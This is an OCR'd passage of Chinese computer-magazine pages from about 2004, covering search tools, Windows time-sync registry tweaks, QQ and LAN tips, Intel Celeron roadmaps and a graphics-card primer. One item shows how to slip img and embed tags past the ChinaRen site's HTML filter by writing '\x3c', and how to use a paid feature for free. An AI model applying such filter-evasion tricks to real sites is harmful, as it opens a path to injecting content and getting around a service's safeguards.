搜局域网：如果在局域网中一台台机器进行搜索，结果必然是费力不讨好。使用免费的局域网工具可以轻松搜遍整个局域网，局域网工具下载地址：http://www.newhua.com/cfan/200409/20030622.zip。

搜代理：最好的代理服务器搜索软件莫过于QQ代理公布器XP，通过它可以搜索Sock5、HTTP代理，QQ代理公布器XP下载地址：http://sq.onlinedown.net/down/qqproxy.rar。

搜FTP：第5期曾经介绍了一款名为grim’s ping的FTP搜索软件，如果你是教育网用户，还可以使用FTP校园神捕，它可以扫描指定网段的FTP资源，并挑选其中最快的服务器下载文件，下载地址：http://sq5.onlinedown.net/down/schoolftp.exe。

搜论坛：推荐使用各论坛自带的搜索功能，除此之外软件消息百晓生（下载地址：http://sccrc.onlinedown.net/down/InfoDown_Setup.exe）支持在新浪、网易、Sohu、Tom的论坛中搜索信息，不过不花钱注册的话每次只能搜索8个版块。

电影、动画片、连续剧、音乐、源代码、小说散文搜索：http://bingle.pku.edu.cn/。

▶▶▶ 火速链接

《将Internet紧紧拽在手心》讲述了不少搜索技巧以及获取信息的途径　2003年第20期第72页
《百度快乐随心搜》系列　讲述了百度搜索的相关实战技巧　2003年第11期至第24期

CF [WL06]



将信息收入囊中

■ 福建 知足常乐

遇到一个好网站，可以将它添加到收藏夹；遇到一些网上有价值的信息，如何方便地收集、编辑、查询呢？Net Snippets就是为你准备的，它与IE紧密结合，能将网页中的任意部分（包括图片和文字）分类保存下来，并提供了查询功能。

Net Snippets小档案

软件版本：3.1.0.7　　软件大小：1670KB

软件性质：共享软件　　适用平台：Windows 98/Me/2000/XP/2003

下载地址：http://www.newhua.com/cfan/200409/nsclient.exe

软件备注：全功能试用30天，试用期满后将不能继续收集信息，但可以进行查询。

实战：《电脑爱好者》网站http://www.cfan.com.cn/03software/200309/02sy/09xywinr.htm上有一篇非常精彩的WinRAR文章，只想将该网页的文章部分收集下来（剔除不相关的图片和文字），进行适当修改，然后保存到“软件”分类下的“常用软件技巧”下。

Step1 建立合理的分类目录

在“My Snippets”上单击鼠标右键，选择“Create Folder”建立下层目录（如软件、网络、游戏），还可以在建立的下层目录中继续分类（如软件又分为最新软件、常用软件技巧、软件应用方案，见图1）。




图1

小提示

- ★如果“Net Snippets”窗口没有出现，可单击IE主菜单“查看→浏览器栏→Net Snippets”。
- ★如果要对某个分类目录进行整理，可用鼠标选中，然后单击“Net Snippets”窗口中的“Organize→Open”。

Step2 保存需要的信息

在网页里选中需要保存的部分内容（可以为图片和文字），按住鼠标左键不放，将它拖至左侧“Net Snippets”窗口“软件”分类下的“常用软件技巧”中，松开鼠标按键后，出现如图2所示的窗口，在这里能对收集的内容加以编辑修改（插入图片、改变字体、增加删除文字等），可以说是一个微型的网页修改工具。在“General”选项卡中，可以修改该文章的名字（Name）；在“Keywords”选项卡下，可以在左边的“Snippet Keywords”文本框中输入一个或多个关键词（一行一个关键词），譬如“WinRAR”和“高级技巧”，以便今后能快速地搜索到该文章。最后单击“Save”保存。



图2

Step3 以后如何查找信息

除了可以根据自定义的分类目录查找相关资料外，还可以利用搜索功能寻找：单击“Net Snippets”窗口中的“Organize”按钮，选择“Search”，在“Search For”处输入关键词，勾选查询类别（一般依据文章名Name和自定义关键词Keywords，不妨全部勾选），单击“Go”按钮开始查找，完成后，可以单击底部的“View Results”查看结果（见图3）。




图3

小资料

★巧妙获取禁止选择的文本

时常遇到一些网页，由于某些特殊原因，它们会禁止选择文本，这给收集资料带来了很大麻烦。对于这种情况，可以在“Net Snippets”窗口中单击“Add”按钮，从下拉菜单中选择“All→Text”，一般就能保存文本内容了。

★包月上网用户的福音

对于包月上网的朋友，如果想节省硬盘空间，可以只保存网页链接，不保存具体内容。打开网页后，单击“Net Snippets”窗口中的“Add”按钮，选择“Link to Page”即可。

小编有话说：可以在Google或Baidu中用Net Snippets作为关键词搜索相关简体中文网页，获取更多信息，说不定会有意外的收获哟！　CF［WL07］

与Internet时间同步一波三折

■ 吉林　海浪轻风

朋友的电脑最近时间严重不准，有时24小时竟然慢了三十多分钟。他用的电脑是三年多以前买的联想家用系列，操作系统为Windows XP，开始以为是没进行维护，导致主板上灰尘过多所致，可经过大清除之后，时钟依然不准。更换一块电池，一上午时间就慢了七八分钟，看来可能是主板上的时钟振荡器出了问题(一般能在主板电池附近找到它)。到电脑城一问价格，换这么一个小器件，竟要五十元维修费。

1.与Internet时间同步

时间不准的问题依然困扰着朋友，“硬”的不行咱来“软”的。每天手动校正时间，不但麻烦也不准确，那就使用“自动与Internet时间同步”功能让电脑来自动完成：双击桌面右下角系统托盘中的时间，单击“Internet时间”选项卡，勾选“自动与Internet时间服务器同步”，在列表框中选择一个服务器即可。如果需要马上调整，可以连接到互联网上，单击旁边的“立即更新”按钮。

虽然这样设置能自动修正时差，但间隔时间太长，系统默认为每周自动进行一次。打开“注册表编辑器”，依次展开[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient]项，在右边窗格中找到“SpecialPollInterval”子键并双击，修改键值为十进制的“86400”(单位为秒)，也就是每24小时同步一次。

2.借用Windows Server 2003中的时间服务器

本来以为解决问题了，可没过多久，朋友来电说每天在进行时间同步时特别慢，不但影响网速有时还会出错。同步速度慢可能是因为服务器太忙所致，于是让他在服务器列表中换另外一个服务器试试，但效果并不理想。前一段时间安装了Windows Server 2003，发现它使用的时间服务器与Windows XP下的不同，于是就想能否替换一下。打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\DateTime\Servers]项，在右边的窗格中会看到两个子键，键值即为原有的两个服务器地址。新建一个字符串值，按顺序重命名为“3”，双击它后在数值数据栏中输入“time-a.nist.gov”(不带引号)。再依次新建“4”和“5”子键，数值分别为“time-b.nist.gov”和“time-nw.nist.gov”，最后按F5刷新使之生效后退出，这样就可以在服务器列表框中看到新增了三个地址(见图)。选择其中一个试一下，果然同步时间明显缩短，只要三四秒即可完成，估计该服务器使用的人较少。

3.时间同步可能出现的错误

如果校正时间时出错，显示“在获取最近一次同步状态时出错，RPC服务器不可用”的提示，是因为禁用或关闭了Windows Time服务。Windows Time是用来维护网络上的所有客户端和服务器的时间和日期同步的，如果此服务被禁用，任何明确依赖它的服务都将不能启动。要开启Windows Time服务，可以在“开始→设置→控制面板→管理工具”中双击“服务”，或直接在“运行”中输入“Services.msc”打开“服务”设置窗口，里面显示了系统中所有的服务项目及其状态、启动类型和登录性质等信息。找到“Windows Time”项并双击，在“常规→启动类型”列表框中选择“手动”，单击“应用”按钮使之生效，然后单击“启动”按钮，Internet时间同步功能就恢复了。



如果时间同步还是无法完成，可能是因为你安装并开启了第三方网络防火墙，比如天网、金山网镖，同步时可以暂时关闭或退出防火墙软件，不过Windows XP中内置的Internet连接防火墙(ICF)除外。 CF [WL08]

两招玩转ChinaRen校友录

■ 四川　Oscar

很多朋友都在ChinaRen校友录http://alumni.chinaren.com/中建立了自己的班级，不过在使用时有诸多限制，下面教你两招如何突破这些限制。

1.在留言中随意插入图片和Flash

ChinaRen为了防止恶意代码的运行，将HTML代码屏蔽掉了。如果直接在留言中编辑HTML代码，如编辑<img scr="图片地址">来加入图片，ChinaRen将不会解释这一段代码，也就是说留言会不成功。那么究竟如何在留言时加入图片、Flash甚至在线视听歌曲呢？其实只需用“\x3c”代替HTML代码中的“<”符号即可，比如要贴某张图片，则编辑如下代码：\x3cimg scr="图片地址">；要贴出某个Flash或在线试听的歌曲，则编辑如下代码：\x3cembed src="Flash地址或歌曲路径" height=高 width=宽 autoplay=true>，其中“autoplay=true”表示打开该页面后歌曲自动播放，要手动播放则设置为“autoplay=false”即可。

2.免费使用多彩留言

ChinaRen的多彩留言可以让你编辑各种颜色的文字，并且还有很多表情图标供选择，不过一般用户要想使用多彩留言还得用手机注册付费，ChinaRen真是太吝啬了。下面这招可以让你免费使用这一功能：

首先进入班级相册，单击“添加”按钮，随便上传一个图片，接下来会看到班级留言中多了一条内容为“上传新图片……”的留言，编辑该留言，你会看到已经能使用多彩留言了(见图)，哈哈，是不是非常简单而不可思议？



CF [WL09]

高速下载FTP文件夹中的大量文件

如果你要下载某FTP文件夹中的大量文件，如ftp://ftp.suse.cl/pub/suse/i386/9.0/suse/i586/，用什么方法比较好呢？告诉你一招，用FlashGet下载:在FlashGet中添加新的任务，“网址”一项为ftp://ftp.suse.cl/pub/suse/i386/9.0/suse/i586/，将“重命名”处改为“*.*”然后下载即可。值得注意的是:不要把下载线程（也就是文件分成几块同时下载）设置得过大，以免FTP服务器禁掉你的IP，导致无法下载。 (徐磊)

让QQ视频更大些

和MM通过QQ视频聊天是一件多么赏心悦目的事呀！可惜QQ视频窗口就那么大，无法更清楚地看MM，其实选择QQ视频窗口右下角“选项”菜单中的浮动视频项，然后在弹出的浮动视频窗口中选择放大按钮，就可以将QQ视频可视面积放得更大一些了。 (xiaoxiaoniu)

QQ视频多人行

以前用QQ视频聊天的经验告诉我们，QQ视频只能一对一使用，其实在QQ2003III新版本中，是可以进行多人视频聊天的。方法是：首先向A、B两位视频用户(假设加上你一共三个人)发送视频聊天请求，然后让A向B或B向A发送视频请求，都成功后，选择视频窗口右下角“选项”菜单中的浮动视频项，并将原窗口最小化，这下三个人就可以相互看见了。 (xiaoxiaoniu)

换个Google搜一搜

Google在互联网上有许多镜像站点，用于搜索的服务器也有很多，这些服务器对各语种的更新速度各不相同，而且各服务器的更新时间也可能不一样。我在使用中发现，Google对中文语种更新较快的是http://www3.google.com，时常我使用http://www.google.com没有找到任何结果，但改用http://www3.google.com却有意想不到的收获，这种情况在搜索一些时事新闻类内容时效果更加明显。 (王速攀)

局域网文件传送小技巧

对于经常在局域网内部传送文件的朋友来说，每次打开"网上邻居"进入对方目录的过程实在很麻烦，其实完全可以将这个操作集成到鼠标右键的"发送到"菜单中。进入"网上邻居→接收方电脑"，同时打开C:\Windows\SendTo文件夹（Windows 2000操作系统则为\Documents and Settings\用户名\SendTo，如果找不到，可以在"开始→搜索→文件或文件夹"寻找SendTo），然后将接收方电脑的共享文件夹拖动到Sendto文件夹中。以后要向该共享文件夹传送文件时，单击鼠标右键，选择"发送到"中的该共享文件夹即可。 (xiaoxiaoniu)

网页保存小技巧

在浏览网页时，看到好的内容想把它保存下来，不过有些网页把鼠标右键给锁了，怎么办？告诉你一个秘密：看看键盘靠右边的Ctrl旁的那个键，它在Windows里肩负着右键的功能，说到这里我想大家都该明白了吧！ (路通)

让某共享文件夹只能被某同事查看



为了在单位局域网中方便地交换文件、共享信息，几乎每台电脑都设置了密码为“1”的用户“1”(通过“控制面板→用户和密码→添加”设置)。一般情况下，同事要共享某文件夹时，是按照如下步骤操作的:右击该文件夹，选择“共享”，选中“共享该文件夹”，并单击“确定”按钮，这样所有的同事只要用用户“1”和密码“1”就可以看到该文件夹了。

不过有些秘密文件只想让某一个或某几个同事查看，该如何操作呢？请按照如下步骤进行:首先通过“控制面板→用户和密码→添加”添加一个新用户，并设置密码(譬如添加密码为“butter”的“fly”用户)，然后右击需要共享的文件夹，选择“共享”，选中“共享该文件夹”，选中“允许X个用户”，点击“权限”按钮，删除“Everyone”，接着点击“添加”，选中“fly”用户按“添加”按钮添加，点击三次“确定”按钮(见图)。以后同事们要查看这个秘密文件夹，必须用“fly”用户登录才行。

小提示

为了隐藏某共享文件夹，还可以在“共享名”栏填入共享文件夹的名称，并在名称后面加上“$”(譬如fly$)，这样大家进入你的电脑时是看不到该文件夹的，想某人访问该文件夹时，只要告诉他该共享名，让他在地址栏内输入“\\计算机名\fly$”回车即可。 (butterfly)

CF [WL10]

Intel的新魔法

—— Prescott 新赛扬问世

■福建 包日晓

在过去的2003年里，Intel把精力更多地集中在架构的更新上，CPU频率提升并没有太大动作。单凭Northwood核心的Pentium 4显然难以对抗AMD强大的Athlon 64处理器，实际上，今年准备推出的Prescott处理器才是Intel对抗AMD的终极武器。特别在能占领更多市场份额的低端市场，Intel也准备推出0.09微米制造工艺的Prescott内核Celeron，来打压AMD的Athlon XP和Duron的市场份额。

一、新赛扬是Prescott的缩水版

继推出0.13微米制造工艺的Northwood内核的赛扬处理器之后，Intel将在今年6月份推出0.09微米制造工艺的Prescott内核的赛扬处理器，前期推出Socket 478接口的新赛扬(见图1)，起跳速度2.4GHz，标称方式Celeron 2.4A GHz。




图1 左图为正面，右图为反面

由于新赛扬采用0.09微米制造技术，使处理器线宽缩小至0.09微米，体积可以比使用0.13微米制造技术减小一半，处理器体积的减少可以显著降低功耗和产生的热量；可以在不增加体积的前提下，多集成将近一倍的晶体管，使处理器的功能得到扩展；可以制造出更高密度的缓存，使处理器上可以集成容量更大的缓存。因此，采用0.09微米制造工艺对处理器性能的提升是显而易见的。不过，新赛扬采用533MHz前端总线频率，二级缓存容量为256KB，只有Prescott核心Pentium 4的1MB二级缓存的四分之一，支持SSE 3，但不支持超线程技术，因此新赛扬在性能上与Prescott核心Pentium 4有很大的差距。

你知道吗？

Prescott(音译：普雷斯科特)是源于美国亚利桑那州的一个小镇

在美国亚利桑那州，你能找到一个具有古老西部风情、四季如春的小镇吗？当然可以，在这片到处是仙人掌的大沙漠里，的确有这样一个好去处，那就是普雷斯科特(Prescott)。普雷斯科特位于凤凰城西北100英里全美最大的庞德罗萨松林中。这是一个美丽的山城，坐落在海拔一英里高的盆地里。在过去，普雷斯科特是淘金客的栖身之地。普雷斯科特还是亚利桑那州第一个地区性的城市。市里有古老的法院，全国最古老的沙龙，并完整地保存了维多利亚时代的房屋建筑。此外，普雷斯科特是西南地区19世纪新英格兰风格建筑保存最完好的城市，有500多座建筑被列入全国历史性建筑名册。另外，普雷斯科特还是美国牛仔竞技表演的发源地。在这里，游客可以找到无穷的乐趣：餐饮、购物、娱乐节目应有尽有，喜欢赌上两把的游客还可以到城外的两个赌场过把瘾。

二、众多型号让用户眼花缭乱

目前，Intel处理器众多的型号已经令用户无法正确辨别。以Socket 478接口的2.4GHz处理器为例，Intel就推出了六种型号(见表1)，它们的不同主要有核心不同、制造工艺不同、前端总线频率不同、二级缓存容量不同，以及是否具备超级程技术等。

表1 Intel 2.4GHz桌面处理器技术参数一览表

型号	核心	制造工艺	前端总线频率	二级缓存容量	超级程技术
Celeron 2.4A GHz	Prescott	0.09μm	533MHz	256KB	无
Celeron 2.4 GHz	Northwood	0.13μm	400MHz	128KB	无
Pentium 4 2.4 GHz	Northwood	0.13μm	400MHz	512KB	无
Pentium 4 2.4A GHz	Prescott	0.09μm	533MHz	1MB	无
Pentium 4 2.4B GHz	Northwood	0.13μm	533MHz	512KB	无
Pentium 4 2.4C GHz	Northwood	0.13μm	800MHz	512KB	有

三、3个数字就可以代表一切

Intel现在意识到频率不能代表处理器的真正性能，随着Intel处理器家族的日益庞大，Pentium 4 Extreme Edition、Pentium 4、Pentium M、Celeron这些处理器都同时在市场上销售，如果按频率标注，要对比相同系列的产品还算是比较容易，如果要对比不同系列处理器的性能，对于普通消费者而言是非常困难的事情。基于这种考虑Intel才决定要重新按性能标注处理器的计划(见表2)。

表2 Intel 0.09μm桌面、移动处理器标称型号一览表

产品类别	标称型号	CPU频率
Socket T 0.09μm Celeron	325	Celeron 2.53GHz
	330	Celeron 2.66GHz
	335	Celeron 2.8GHz
	340	Celeron 2.93GHz
	345	Celeron 3.06GHz
	350	Celeron 3.2GHz
Socket T 0.09μm Pentium 4E	520	Pentium 4 2.8GHz
	530	Pentium 4 3.0GHz
	540	Pentium 4 3.2GHz
	550	Pentium 4 3.2GHz
	560	Pentium 4 3.6GHz
	570	Pentium 4 3.8GHz
	580	Pentium 4 4.0GHz
0.09μm Pentium M Dothan	715	Pentium M 1.5GHz
	725	Pentium M 1.6GHz(400MHz FSB)
	730	Pentium M 1.6GHz(533MHz FSB)
	735	Pentium M 1.7GHz(400MHz FSB)
	740	Pentium M 1.73GHz(533MHz FSB)
	750	Pentium M 1.8GHz(400MHz FSB)
	755	Pentium M 1.86GHz(533MHz FSB)
	760	Pentium M 2.0GHz(400MHz FSB)
	770	Pentium M 2.0GHz(533MHz FSB)

目前，Intel已经向主板厂商公布0.09μm桌面、移动处理器标称型号，其中包含Socket T 0.09μm Celeron、Socket T 0.09μm Pentium 4E和0.09μm Pentium M Dothan处理器的标称型号。Intel保证会按期在5月初发布这些处理器。

四、Socket 478赛扬的路到了尽头？

根据Intel最新的发展蓝图，可以看到Intel赛扬处理器在2004年的发展规划。

主打低端的Socket 478 Celeron处理器(见表3)将在今年年底达到3.33GHz，采用533MHz前端总线，集成256KB的二级缓存，采用0.09μm制造工艺生产。与主流的Pentium 4一样，采用0.13μm制造工艺的Socket 478 Celeron将集成128KB的二级缓存，采用400MHz前端总线。

表3 2004年Socket 478 Celeron发展规划

CPU	制造工艺	前端总线频率	二级缓存	上市时间
Celeron 3.33GHz	0.09μm	533MHz	256KB	今年第四季度
Celeron 3.20GHz	0.09μm	533MHz	256KB	今年第三季度
Celeron 3.06GHz	0.09μm	533MHz	256KB	今年第二季度
Celeron 2.8GHz	0.09μm	533MHz	256KB	今年第二季度
Celeron 2.8GHz	0.13μm	400MHz	128KB	已上市
Celeron 2.7GHz	0.13μm	400MHz	128KB	已上市
Celeron 2.66GHz	0.09μm	533MHz	256KB	今年第二季度
Celeron 2.6GHz	0.13μm	400MHz	128KB	已上市
Celeron 2.53GHz	0.09μm	533MHz	256KB	今年第二季度
Celeron 2.5GHz	0.13μm	400MHz	128KB	已上市
Celeron 2.4GHz	0.09μm	533MHz	256KB	今年第二季度
Celeron 2.4GHz	0.13μm	400MHz	128KB	已上市
Celeron 2.3GHz	0.13μm	400MHz	128KB	已上市

Intel将在今年第三季度推出LGA775封装的赛扬处理器(见表4)，工作频率3.33GHz、3.2GHz、3.06GHz和2.8GHz，均采用0.09μm制造工艺，533MHz前端总线，集成256KB的二级缓存。

表4 2004年LGA775 Celeron发展规划

CPU	制造工艺	前端总线频率	二级缓存	上市时间
Celeron 3.33GHz	0.09μm	533MHz	256KB	今年第四季度
Celeron 3.2GHz	0.09μm	533MHz	256KB	今年第三季度
Celeron 3.06GHz	0.09μm	533MHz	256KB	今年第三季度
Celeron 2.8GHz	0.09μm	533MHz	256KB	今年第三季度

小编有话说: Intel今年准备推出的Prescott核心Celeron，竟然还分Socket 478和Socket T两种接口，这使我们不由自主地想起当时接口从Socket 7转到Slot 1，接着又转到Socket 370。为何Intel每隔几年就会更新接口标准呢？难道Intel将用户当猴耍吗？当然不是。新接口的诞生，主要是为新制造工艺和新技术服务，相信会给广大用户带来很多新的产品。那么此时，大家应该选择哪种Celeron？如果你不是特别急着要购买电脑，那么最好等到今年年底，再购买LGA775封装的Prescott核心Celeron，那时CPU和主板的价格也不会太高。如果你真的想在近期购买电脑，那只好选择Northwood核心Celeron，只是考虑到你的电脑在明年又要落伍，所以最好购买低价的主板，这样

CF [YJ01]



AMD预定将在5月25日正式推出Socket 939接口的Athlon 64处理器，首发产品有Athlon 64 3500+、3800+两款，这两款处理器也是首批内建双通道DDR控制器的Athlon 64处理器，并且因为采用双通道DDR控制器，处理器PR标称数值提升100点，性能比同频单通道处理器提升5%。另外，Athlon 64 3500+处理器将内建512KB二级缓存。

小怪短评:AMD新的Socket 939接口Athlon 64处理器的前景有点令人怀疑，一是64位操作系统和相应的软件迟迟未上市，二是新的Athlon 64采用新的接口与原有的Socket 754接口不兼容，担心用户的接受度不够。建议目前暂时不要购买。

nVIDIA已经最终确定NV40图形芯片的最终名称，nVIDIA决定去掉FX前缀，直接以GeForce加6xxx的方式命名NV4X家族。NV40正式名称是GeForce 6800和GeForce 6800 Ultra，采用0.13微米制造工艺，内建1.75亿个晶体管，显示芯片工作频率在500～600MHz，搭配600～800MHz三星GDDR3显存，采用8×32MB=256MB模式，16×1渲染管道，支持PS3.0、VS3.0，支持DirectX 9.0c，支持OpenGL，内建HSI(高速连接)，需要2个4pin外接电源接口，散热风扇不需要占据1个PCI插槽。

小怪短评:自从R300发布后，nVIDIA就丢掉了3D王座，但此次有备而来，且汲取了教训的nVIDIA誓言夺回3D性能之王的皇冠，3dfx Rampage强大的力量将助nVIDIA一臂之力。

nVIDIA的nForce4芯片组将支持Socket 939接口的AMD64处理器，支持1GHz Hyper Transport总线，集成4个Serial ATA 150接口，支持RAID功能，2个IDE ATA/133接口，支持RAID功能，千兆以太网，10个USB2.0接口，4个PCI插槽，内建高保真24-bit 96KHz 7.1音效。另外，nForce4芯片组还将支持nVIDIA所谓的PCI Express x20功能，即nForce4芯片组支持多于20个PCI Express通道，另外，nVIDIA的PCI Express x20也可能指提高工作频率的PCI Express x16图形接口，以提升芯片组的图形系统性能。

小怪短评:在芯片组市场，nVIDIA就像是AMD的死党。AMD Athlon 64价位高高在上，nForce4芯片组主板的价格也不会便宜。

Ali目前宣布正式推出全球第一颗以PCI Express接口连接北桥芯片的超级南桥芯片M1573，与整合了显示核心的新一代北桥芯片搭配，可支持8个USB 2.0接口、4个SATA接口、Azalia/AC'97音效、Raid 0/1/0+1等最先进的规格。

小怪短评:此款芯片组具有高度整合和低成本的竞争优势，同时保持ALi南桥芯片低耗电与符合环保的优良传统。相信过段时间，有部分笔记本电脑会开始采用此款芯片组。

CF [YJ02]



缤纷色彩亮妖娆
——显卡综述

■福建 斯佳丽 laoshu

现在装机中最令人难以选择的恐怕就是显卡了，我们希望通过这篇文章让各位读者对显卡有更为深刻的了解，如果你正要购买显卡，那就请跟我们一起来吧。

晋级第 1 关：显卡工作原理

显卡的工作流程从影像数据离开CPU开始，必须通过四个步骤最后才会到达屏幕。

1.从总线进入显示芯片：将CPU送来的资料送到显示芯片里面进行处理，这时所处理的资料是数字资料。

2.从显示芯片进入内存：将芯片处理完的资料送到内存内，此时处理的资料，仍是数字资料。

3.从显示内存进入RAMDAC：由显示内存读出数字资料，再送到RAMDAC进行资料转换的工作。

4.从RAMDAC进入显示器：将转换完的模拟资料送到屏幕，此时送到屏幕的资料已是模拟资料了。

小知识

RAMDAC

在显存中存储的当然是数字信息，因为电脑是以数字方式运行的，对于显卡来说这一堆0和1控制着每一个像素的色深和亮度。然而一般的CRT显示器和LCD显示器并不以数字方式工作，它工作在模拟状态下，这就需要在中间有一个“翻译”，那就是RAMDAC(Random Access Memory Digital-to-Analog Converter，随机存取内存模拟数字转换器)。RAMDAC的作用就是将数字信号转换为模拟信号使显示器能够显示图像。RAMDAC的另一个重要作用就是提供显卡能够达到的刷新率，它也影响着显卡输出的图像质量。

晋级第 2 关：图解显卡

目前，显卡性能的好坏直接关系到显示性能及图像表现力等。然而许多初学者对显卡并不是十分了解，下面以图解形式对显卡结构做一简单介绍，希望你对显卡有一个新的认识(见图1)。




图1

1.显示芯片

通常在显卡上能见到的最大的芯片就是显示芯片。娱乐型显卡一般采用单芯片设计的显示芯片，高档专业显卡通常采用多个显示芯片组合的方式。显示芯片相当于显卡的CPU，所以采用何种主显示芯片决定了一款显卡性能的高低。目前常见的显卡主芯片主要有nVIDIA的GeForce FX 5200、5500、5700、5900、5950系列及ATi的Radeon 9500、9600、9700、9800系列等。

2.显示内存

显示内存又称显存(也被称为帧缓存)，显存与系统内存功能类似，主要用来暂存显示芯片处理的数据。屏幕上所显现出的每一个像素，都由4至32位数据来控制它的颜色和亮度，显示芯片和CPU对这些数据进行控制，RAMDAC读入这些数据并把它们输出到显示器。如今的显卡不仅将图形数据存储在显存中，而且还利用显存进行计算，特别是具有3D加速功能的显卡更是需要显存进行3D函数运算。因为显存中的数据交换量越来越大，所以新的显存不断涌现。

显存大小与好坏直接关系到显卡的性能高低。我们在屏幕上看到的图像数据都存放在显存中，显卡达到的分辨率越高，在屏幕上显示的像素点数就越多，要求显存的容量就越大。在高分辨率和色深环境下，此时数据量更大，所要等待的时间就越多，所以目前的加速卡使用的多是DDR SDRAM，并通过提高显存的带宽来增大数据交换速度以便减少等待时间。

3.显卡的输入输出接口

随着显卡功能增强，所提供的视频输入输出接口也多种多样。在显卡铁皮挡板上，除了常见的D-Sub接口用于连接CRT显示器外，还有许多接口，比如DVI-I接口和Video-In & Video-Out(以下简称“VIVO”)端子。与VIVO端子的功能相类似的还有：复合视频端子、S端子和增强型S端子，这些接口要视显卡厂商的设计而定。

(1)D-Sub接口

D-Sub接口(见图2)可能因为竖看很像一个大写的字母“D”，所以才被称为“D-Sub”。绝大多数的显示器都采用传统D-Sub模拟方式与电脑连接，也就是最常见到15针的显示器接口。D-Sub接口除了第9只针脚没有作用外，



图2

其余14只针脚各负责传递独立的模拟信号，包括：CRT显示器所需要的红、绿、蓝三色信号，垂直同步、水平同步信号和用来同显示器通讯的串行数据和串行时钟信号。

⑵DVI-I接口

DVI(Digital Visual Interface)接口专为液晶显示器这样的数字显示设备设计。它有多种规格，为了兼容传统的模拟显示设备，大部分显卡采用24只数字信号针脚和5只模拟信号针脚的DVI-I接口(见图3)。目前仅有少数几款高端的液晶显示器带有DVI-I接口，这时可以通过DVI-I转D-Sub转接头(见图4)，将CRT显示器与显卡上的DVI-I接口相连接。




图3


图4

⑶VIVO端子

VIVO端子(见图5)除可以为显卡增加电视输出功能外，还支持视频采集功能。需要注意的是：并不是所有采用这种接口的显卡都带视频输入功能，也有一部分显卡虽然采用了这种接口，但只是将其作为普通的S端子使用。


图5

⑷S端子

S端子(见图6)用来连接TV设备，它将视频信号中的亮度信号和色度信号分开输出，可以克服复合视频输出时亮度和色度互相干扰的问题。


图6

⑸增强型S端子

另外还有一种增强型S端子(见图7)，外观上与常见S端子非常像，只是中间多了两个针脚。增强型S端子可以比普通S端子多输出几路信号，在某些显卡上可以通过转接线用来输出复合视频信号，但在一些显卡上只是将其作为常规的S端子使用。


图7

⑹复合视频端子

复合视频端子(见图8)输出的是复合视频信号，也是用来连接TV设备的。由于只是一路信号，所以接口中间输出的是复合视频信号，外边是接地。因为相匹配的插头状似莲花，所以复合视频端子也称莲花插座。



图8

4.总线接口

显卡必须与主板交换数据才能工作，显卡的下面有一组“金手指”(显卡接口)，它是用来将显卡插入主板上的显卡插槽内的，因而就必须有与之对应的总线接口。显卡总线接口类型主要分为ISA、EISA、VESA VL-BUS、PCI、AGP和PCI Express六种类型，前面四种已被淘汰，目前最流行的为AGP，而PCI Express会成为未来的总线接口标准。

AGP有不同速度的接口模式，分别是AGP 1×、2×、4×、8×。AGP以66MHz的速度工作，AGP 1×理论数据传输率为266MB/s，AGP 2×的理论数据传输率为533MB/s，因为“2×”能在一个时钟周期中传输两次数据(上升沿和下降沿各一次)，而一般的工作状态只能进行一次传输，而AGP 4×的理论数据传输率为1.066GB/s，AGP 8×就可以达到2.132GB/s。

对于最新的PCI Express也有不同速度的接口模式，包括×1、×2、×4、×8、×16和×32。×1的理论数据传输率为250MB/s，而×16就等于16倍于×1的理论数据传输率，即是4GB/s。在PC Express规格中表明下一代显卡将会采用×16的接口，所以将来的主板将不会再见到AGP插槽，取而代之是×16的PCI Express接口。

5.VGA BIOS

VGA BIOS包含了显示芯片和驱动程序间的控制程序、产品标识等信息，这些信息一般由显卡厂商固化在ROM芯片里，这颗芯片就被称为VGA BIOS芯片。由于ROM有几种不同类型，所以并不是所有显卡BIOS都能升级。其中，只有Flash EPROM(闪存)或EEPROM(电擦写可编程只读存储器)才可以用软件自由刷新，现在大多数显卡都使用这两种存储器。

晋级第3关：图解显存的识别

目前显卡种类繁多，鱼目混珠，所以选购时一定看两个最根本标准：一是核心显示芯片，二是显存。

很多硬件爱好者对显示芯片了解比较多，基本上能区分不同级别芯片的性能差异，选购时也清楚知道哪款芯片是先进的，性能强一点，什么芯片是旧的，性能差一点。但显存的重要性往往被新手忽略，就算没有被忽略，可能对显存的重视也仅仅针对显存而已。因此有不少新手朋友在选购显卡时，往往看到两块卡的核心芯片和显存大小相同就认为它们性能相当。就不知显存性能指标不仅仅是容量，其他参数对显卡性能的影响有时并不比芯片低，同一显示芯片，采用的显存不同，可能导致性能上的巨大差异，两块芯片和显存大小相同的显卡，性能可能相差整整一大截！因此，要挑到好的显卡，首先要从学会看显存开始。

1.显存封装形式

我们使用的内存也好，显存也好，其实都是由数量庞

